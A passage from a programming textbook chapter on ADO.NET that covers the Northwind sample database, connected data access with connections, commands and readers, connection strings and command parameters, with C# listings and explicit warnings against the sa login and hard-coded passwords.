


Figure 15.7 Login Properties for `sa` (marker 1), page Status (marker 2): permission to connect granted (marker 3) and the login enabled (marker 4). This is the most powerful account on the server.

> **WARNING:** `sa` can do anything to every database on the server, including drop them. It is acceptable for five minutes on your own laptop to prove that a connection works. An application must never connect as `sa`: create a login that can reach one database and do only what the application does, exactly as Section 5.6.3 created the MySQL user `laundry`, which

> may read and change the laundry's rows and can drop nothing. Section 15.11 shows why this matters even when every query is parameterized.

15.3.3 The Northwind sample database

Microsoft's classic sample database, **Northwind**, is a small trading company with employees, customers, orders and products. It is distributed as a backup file; in SSMS right-click **Databases → Restore Database…**, choose **Device**, select `northwind.bak`, and press **OK** (**Figure 15.8**). It also exists as a script, `instnwnd.sql`, in Microsoft's `sql-server-samples` repository [11].




Figure 15.8 Restoring Northwind from the device `northwind.bak` (marker 1). The destination database is `Northwind` (marker 2), and SSMS reports (marker 3) "Database 'Northwind' restored successfully."

The first thing to do with a new database is to ask it something. **Figure 15.9** runs `SELECT EmployeeID, LastName, FirstName FROM Employees` in a query window: nine employees, from Nancy Davolio to Anne Dodsworth. The first program of Section 15.4 asks exactly this question from C#.




Figure 15.9 The query the next section's program sends (marker 1), run by hand in SSMS, and its nine rows (marker 3). The Object Explorer on the left shows the table `dbo.Employees` (marker 2) and its columns: `EmployeeID` (the primary key, `int`), `LastName` and `FirstName` (`nvarchar`).

15.3.4 The databases this chapter's code uses

The Laundry code needs no server at all. `Chapter15/data/laundry.db` is a copy of the Profitina Laundry SQLite database from `ProfitinaLaundry/App/database/` — 3 outlets, 14 employees, 256 customers, 12 services, 2,953 bills, 3,319 payments and 8,802 status-log rows covering October 2025 to September 2026 — and `Chapter15/data/csv/` holds the same seven tables exported as CSV files, which the in-memory DataSet version loads. Every test works on a temporary copy, so the files stay as they were shipped. If you want the MySQL version, load `schema.mysql.sql` and `seed.mysql.sql` into XAMPP's MySQL as Section 5.6 did, and then `Chapter15/sql/create_bill_with_payment.mysql.sql` for Section 15.10.

15.4 The Connected Model

15.4.1 Four objects and their interfaces

Connected access needs four kinds of object, and **Figure 15.10** shows how they stack between a .NET application and the database.




Figure 15.10 The ADO.NET connected model. A **DbConnection** represents the connection to the data source; a **DbCommand** represents one SQL statement; a **DbTransaction** groups commands so that they succeed or fail together; a **DataReader** delivers the result of a query one row at a time.

- **DbConnection** represents the connection to the data source.
- **DbCommand** represents a SQL command. Commands can be executed within a transaction.
- **DbTransaction** represents a transaction.
- **DataReader** holds the result of a query and allows the rows to be read sequentially.

Each kind is defined twice. It is defined once as a general **interface** — `IDbConnection`, `IDbCommand`, `IDbTransaction`, `IDataReader` — and once for each provider as a **class** that implements it: `SqlConnection`, `SqlCommand`, `SqlTransaction` and `SqlDataReader` for SQL Server; `OleDbConnection` and its companions for OLE DB; `OracleConnection` and its companions for Oracle; and so on for ODBC and SQL Server Compact. **Figure 15.11** draws the hierarchy.




Figure 15.11 The class hierarchy. Four interfaces at the top; below them, one family of four classes per provider (OLE DB, SQL Server, Oracle, ...), each class implementing its interface.

Since .NET Framework 2.0 there is a third layer between the two: the abstract **base classes** of `System.Data.Common` — `DbConnection`, `DbCommand`, `DbParameter`, `DbDataReader`, `DbTransaction`, `DbDataAdapter` — from which every modern provider's classes inherit. The base classes carry everything the interfaces promise plus what was added later, notably the asynchronous methods `OpenAsync`, `ExecuteReaderAsync` and `ReadAsync`. Code written against these base classes, and not against `SqlConnection` or `SqliteConnection`, runs on any provider. The Laundry data layer of Section 15.12 is written exactly that way.

> **KEY INSIGHT.** Programming to the interface — or to the `Db…` base class — is what makes ADO.NET "universal". The only line of a well-written data layer that names a provider is the line that creates the connection. Change that line and the same code talks to a different database.

15.4.2 The pattern of connected access

Every connected program follows the same five steps, and the steps are arranged so that the connection is closed *whatever happens*. **Pseudocode 15.1** writes the pattern as pseudocode.

Pseudocode 15.1 The pattern of connection-oriented data access. Lines 9–13 run on success and on failure alike, so a connection is never left open.

```
CONNECTED-ACCESS()
1  declare the connection, with no value yet
2  try
3      request a connection to the database and open it
4      execute an SQL statement
5      process the result
6      release the resources used by the result (the reader)
7  catch an exception
8      handle it: log it, and tell the user one sentence
9  finally
10     try
11         if the connection was created, close it
12     catch an exception
13         handle it
```

Why so much ceremony around a close? Because a connection belongs to a **pool** shared by every request of the application, and a connection that is not closed is not returned to the pool. A web page that leaks one connection per error will, on the day errors happen often, exhaust the pool; every later request then waits for a connection that never comes, and the whole site stops. Closing in `finally` makes the leak impossible.

15.4.3 EmployeesReader, as it was written and as it is written today

Listing 15.1 is the classic first ADO.NET program: it reads Northwind's employees through the OLE DB provider and prints each row. Read it against **Pseudocode 15.1**; the comments number the steps.

Listing 15.1 `fragments/EmployeesReader.OleDb.cs`: the connection-oriented pattern in its original .NET Framework form. Not run in this book: it needs Windows, SQL Server with Northwind, and the Windows-only OLE DB provider.

```
// EmployeesReader: the classic connected-access program, in the shape it had on the
// .NET Framework with the OLE DB provider and the Northwind sample database.
// NOT RUN in this book: it needs Windows, SQL Server with Northwind, and the
// System.Data.OleDb provider (Windows only). The password is read from the
// environment here; the original habit of writing it into the source is a mistake.
using System;
using System.Data;
using System.Data.OleDb;

namespace EmployeesReader {
    class Program {
        // Establish connection
        static void Main(string[] args) {
            string connStr = "provider=SQLOLEDB;data source=localhost;"
                + "initial catalog=Northwind;user id=sa;password="
                + Environment.GetEnvironmentVariable("NORTHWIND_PASSWORD") + ";";
            IDbConnection con = null; // Declare connection object
            try {
                // 1. Create connection object
                con = new OleDbConnection(connStr);
                con.Open(); // Open connection
                // 2. Execute command
                // --- Create SQL command
                IDbCommand cmd = con.CreateCommand();
                cmd.CommandText = "SELECT EmployeeID, LastName, " +
                    "FirstName FROM Employees";
                // --- Execute SQL command; result is an OleDbDataReader
                IDataReader reader = cmd.ExecuteReader();
                object[] dataRow = new object[reader.FieldCount];
                // 3. Process result
                while (reader.Read()) {
                    int cols = reader.GetValues(dataRow);
                    for (int i = 0; i < cols; i++) {
                        Console.Write("| {0} ", dataRow[i]);
                    }
                    Console.WriteLine();
                }
                // 4. Release resources
                // --- Close reader
                reader.Close();
            } catch (Exception e) {
                Console.WriteLine(e.Message);
            } finally {
                try {
                    if (con != null) {
                        // 5. Close connection
```

Listing 15.1 (Continued) *fragments/EmployeesReader.OleDb.cs: the connection-oriented pattern in its original .NET Framework form. Not run in this book: it needs Windows, SQL Server with Northwind, and the Windows-only OLE DB provider.*

```
                        con.Close();
                    }
                } catch (Exception ex) {
                    Console.WriteLine(ex.Message);
                }
            }
        }
    }
}
```

Every line of **Listing 15.1** uses an interface type — `IDbConnection`, `IDbCommand`, `IDataReader` — except one, `new OleDbConnection(connStr)`, which is the only place the provider appears. `con.CreateCommand()` asks the connection for a command of *its own* provider, so the command is an `OleDbCommand` without the program ever saying so. `reader.FieldCount` is the number of columns in the result, which lets the loop allocate an array of exactly that size; `reader.GetValues(dataRow)` copies the current row's values into it and returns how many it copied. The output, on a machine with Northwind, is **Figure 15.12**: the same nine employees as **Figure 15.9**.




Figure 15.12 The output of **Listing 15.1**: one line per employee, each column preceded by a bar.

The program's shape is right; three details have aged. The original put the `sa` password into the connection string in the source code, which puts it into every copy of the program and every version in source control — the version printed here reads it from an environment variable instead, and the modern version does better still. The `finally` block with its own `try` is what the `using` statement now writes for you. And the program blocks its thread while it waits for the database, which a web server with many requests can ill afford. **Listing 15.2** is the same program for .NET 10.

Listing 15.2 `fragments/EmployeesReader.SqlClient.cs`: the same program today, where `await using` closes the reader, command and connection in reverse order however the block ends. Not run in this book (no SQL Server, no NuGet).

```
// EmployeesReader today: .NET 10, Microsoft.Data.SqlClient, async, and `using`
// doing the work of the finally block. NOT RUN in this book (no SQL Server, no NuGet).
//   dotnet new console -n EmployeesReader
//   cd EmployeesReader
//   dotnet add package Microsoft.Data.SqlClient
//   (replace Program.cs with this file)
//   dotnet user-secrets init
//   dotnet user-secrets set Northwind "Server=localhost;Database=Northwind;Integrated
Security=true;TrustServerCertificate=true"
//   (or put the same text in the environment variable NORTHWIND)
using Microsoft.Data.SqlClient;

string connStr = Environment.GetEnvironmentVariable("NORTHWIND")
    ?? throw new InvalidOperationException("Set NORTHWIND to a connection string.");

await using var con = new SqlConnection(connStr);          // closed automatically, even on
error
await con.OpenAsync();
await using var cmd = new SqlCommand("SELECT EmployeeID, LastName, FirstName FROM
Employees", con);
await using SqlDataReader reader = await cmd.ExecuteReaderAsync();
while (await reader.ReadAsync())
{
    Console.WriteLine($"| {reader.GetInt32(0)} | {reader.GetString(1)} |
{reader.GetString(2)}");
}
```

`await using var con = …` declares a variable whose `DisposeAsync` method is called when the enclosing block ends, however it ends; for a connection, disposing means closing and returning it to the pool. The four `…Async` calls release the thread while the database works, so a web server can serve other requests meanwhile. The connection string comes from the environment or from `dotnet user-secrets`, a per-user store outside the project folder that never reaches source control [12].

15.4.4 Connections and connection strings

Figure 15.13 lists what a connection can do. `ConnectionString` says where to connect; `Open()` and `Close()` do it; `Database`, `ConnectionTimeout` and `State` describe the connection; `CreateCommand()` makes a command bound to it; and `BeginTransaction()`, optionally with an isolation level, starts a transaction on it.

- **ConnectionString** defines the database connection

```
string ConnectionString { get; set; }
```

- Open and close the connection

```
void Open();
void Close();
```

- Properties of the connection

```
string Database { get; }
int ConnectionTimeout { get; }
ConnectionState State { get; }
```

- Creates a Command object

```
IDbCommand CreateCommand();
```

- Creates a Transaction object

```
IDbTransaction BeginTransaction();
IDbTransaction BeginTransaction(
    IsolationLevel il);
```

«interface»
IDbConnection

```
//----- Properties
string ConnectionString {get; set;}
string Database {get;}
int ConnectionTimeout {get;}
ConnectionState State {get;}
//----- Methods
IDbTransaction BeginTransaction();
IDbTransaction BeginTransaction(
    IsolationLevel lvl);
IDbCommand CreateCommand();
void Close();
void Open();
...
```

«enum»
ConnectionState

```
Broken, Closed,
Connecting, Executing,
Fetching, Open
```

Figure 15.13 The `IDbConnection` interface: the connection string, open and close, three descriptive properties, and the two factory methods for commands and transactions. The `State` is one of `Broken, Closed, Connecting, Executing, Fetching, Open`.

A **connection string** is a list of `key=value` pairs separated by semicolons. It configures the connection: the name of the provider (for OLE DB), the identification of the data source, the authentication of the user, and any other database-specific settings. **Figure 15.14** shows the classic examples; **Table 15.4** gives the forms used with today's providers, including the Laundry's.

- Key–value pairs separated by semicolons (`;`)
- Configuration of the connection
  - name of the provider
  - identification of the data source
  - authentication of the user
  - other database-specific settings

OLE DB: the provider is named in the string

```
"provider=SQLOLEDB; data source=127.0.0.1\\NetSDK;
   initial catalog=Northwind; user id=sa; password=;"
"provider=Microsoft.Jet.OLEDB.4.0;
   data source=c:\\bin\\LocalAccess40.mdb;"
"provider=MSDAORA; data source=ORACLE8i7;
   user id=OLEDB; password=OLEDB;"
```

SQL Server: the class already is the provider

```
"data source=(local)\\NetSDK; initial catalog=Northwind;
   user id=sa; pooling=false; Integrated Security=SSPI;
   connection timeout=20;"
```

Figure 15.14 Connection strings: key–value pairs separated by semicolons. The OLE DB strings name a provider (SQL Server, Access/Jet, Oracle); the SQL Server string needs no provider name because the class already is one, and adds pooling, integrated security and a timeout.

Table 15.4 Connection strings for the providers this chapter uses. The keys differ from provider to provider; each provider's documentation lists them, and each has a `…ConnectionStringBuilder` class that writes them for you without typing errors.

Provider	Example connection string
`Microsoft.Data.Sqlite`	`Data Source=data/laundry.db;Mode=ReadWrite;Foreign Keys=True;Default Timeout=5`
`MySqlConnector`	`Server=localhost;Port=3306;Database=profitina_laundry;User ID=laundry;Password=…`
`Microsoft.Data.SqlClient`	`Server=localhost;Database=Northwind;Integrated Security=true;TrustServerCertificate=true`
`Microsoft.Data.SqlClient` (SQL login)	`Server=db.example.com;Database=Laundry;User ID=laundry_app;Password=…;Encrypt=true`

Three rules keep connection strings out of trouble. **Never put a password in source code**: read it from configuration that is not committed — environment variables, `dotnet user-secrets` in development, a secrets manager in production. **Build strings with the builder class**, not by concatenation: `new SqliteConnectionStringBuilder { DataSource = path, ForeignKeys = true }` quotes a path with a semicolon in it correctly, while `"Data Source=" + path` does not. **Leave pooling on** (it is on by default): opening a pooled connection takes microseconds because it reuses one that is already open, which is why the advice "open late, close early" costs nothing.

15.4.5 Commands

A command object defines an SQL statement or a stored procedure. It is executed on a connection, may have parameters, and may belong to a transaction; **Figure 15.15** shows those three associations, and **Figure 15.16** lists the interface.




Figure 15.15 A command belongs to exactly one connection, to at most one transaction (`0..1`), and has any number of parameters (`*`).

- **CommandText** holds an SQL statement or a stored procedure

```
string CommandText { get; set; }
```

- The connection

```
IDbConnection Connection { get; set; }
```

- Type and timeout

```
CommandType CommandType { get; set; }
int CommandTimeout { get; set; }
```

- Creating and reaching parameters

```
IDbDataParameter CreateParameter();
IDataParameterCollection Parameters { get; }
```

- Executing the command

```
IDataReader ExecuteReader();
IDataReader ExecuteReader(CommandBehavior b);
object ExecuteScalar();
int ExecuteNonQuery();
```

«interface»
IDbCommand

```
//----- Properties
string CommandText {get; set;}
CommandType CommandType
    {get; set;}
int CommandTimeout
    {get; set;}
IDbConnection Connection
    {get; set;}
IDataParameterCollection
    Parameters {get;}
IDbTransaction Transaction
    {get; set;}
//----- Methods
IDbDataParameter
    CreateParameter();
IDataReader ExecuteReader();
IDataReader ExecuteReader(
    CommandBehavior b);
object ExecuteScalar();
int ExecuteNonQuery();
```

«enum»
CommandType

```
Text,
StoredProcedure,
TableDirect
```

Figure 15.16 The `IDbCommand` interface. `CommandText` holds the SQL (or a procedure name), `CommandType` says which (`Text`, `StoredProcedure`, `TableDirect`), `CommandTimeout` limits the wait, and three `Execute...` methods run it.

The three execute methods differ in what they return, and choosing the right one is half of writing a command.

```
IDataReader ExecuteReader()
IDataReader ExecuteReader(CommandBehavior behavior);
```

```
public enum CommandBehavior {
    CloseConnection, Default, KeyInfo, SchemaOnly,
    SequentialAccess, SingleResult, SingleRow
}
```

- Executes the database query given in **CommandText**
- The result is an **IDataReader** object

Example

```
cmd.CommandText =
    "SELECT EmployeeID, LastName, FirstName FROM Employees";
IDataReader reader = cmd.ExecuteReader();
```

Figure 15.17 `ExecuteReader()` runs the query in `CommandText` and returns an `IDataReader`. The optional `CommandBehavior` flags (`CloseConnection`, `SingleRow`, `SequentialAccess`, ...) tell the provider what the program intends to do with the result.

```
int ExecuteNonQuery();
```

- Executes the non-query statement given in **CommandText**
  - UPDATE
  - INSERT
  - DELETE
  - CREATE TABLE
  - ...
- The result is the number of affected rows

Example

```
cmd.CommandText = "UPDATE Empls SET City = 'Seattle' WHERE ID = 8";
int affectedRows = cmd.ExecuteNonQuery();
```

Figure 15.18 `ExecuteNonQuery()` runs a statement that returns no rows — `UPDATE`, `INSERT`, `DELETE`, `CREATE TABLE`, ... — and returns the number of rows it affected.

```
object ExecuteScalar();
```

- Returns the value of the first column of the first row delivered by the query
- **CommandText** is typically an aggregate function

Example

```
cmd.CommandText = "SELECT count(*) FROM Employees";
int count = (int) cmd.ExecuteScalar();
```

Figure 15.19 `ExecuteScalar()` returns the value of the first column of the first row, typically of an aggregate such as `COUNT(*)`.

Figure 15.17, **Figure 15.18** and **Figure 15.19** each carry a small example. **Table 15.5** gathers them, with the Laundry statement that uses each method in Section 15.12.

Table 15.5 The three ways to execute a command. The number returned by `ExecuteNonQuery` is worth checking: an `UPDATE … WHERE id = @id AND status = 'queued'` that returns 0 means somebody else changed the row first.

Method	Returns	Use it for	In the Laundry data layer
`ExecuteReader()`	a DataReader over the rows	`SELECT` returning rows	`RecentBills`, `FindBill`, `SearchCustomers`
`ExecuteNonQuery()`	`int`: rows affected	`INSERT`, `UPDATE`, `DELETE`, DDL	the three `INSERT`s; `UPDATE Bill SET status…`
`ExecuteScalar()`	`object`: first column of first row, or `null`	one value: `COUNT(*)`, `MAX(id)`, a price	`SELECT price…`, `SELECT MAX(id) FROM Bill`

Notice the example in **Figure 15.18**: `"UPDATE Empls SET City = 'Seattle' WHERE ID=8"`. The value `8` is written into the SQL text. That is harmless when the value is a constant typed by the programmer; it is the beginning of a disaster when the value comes from a visitor, and the next subsection is about never doing it.

15.4.6 Parameters

A command allows input and output **parameters**. A parameter object specifies a **name**, a **value**, a **data type** (`DbType`), and a **direction**: `Input`, `Output`, `InputOutput` or `ReturnValue` (**Figure 15.20**). Output parameters and return values carry results back from stored procedures (Section 15.10).




Figure 15.20 Parameters. A command's `Parameters` collection holds `IDataParameter` objects, each with a type, a direction, a name and a value; `IDbDataParameter` adds a `Size` for strings and binary data.

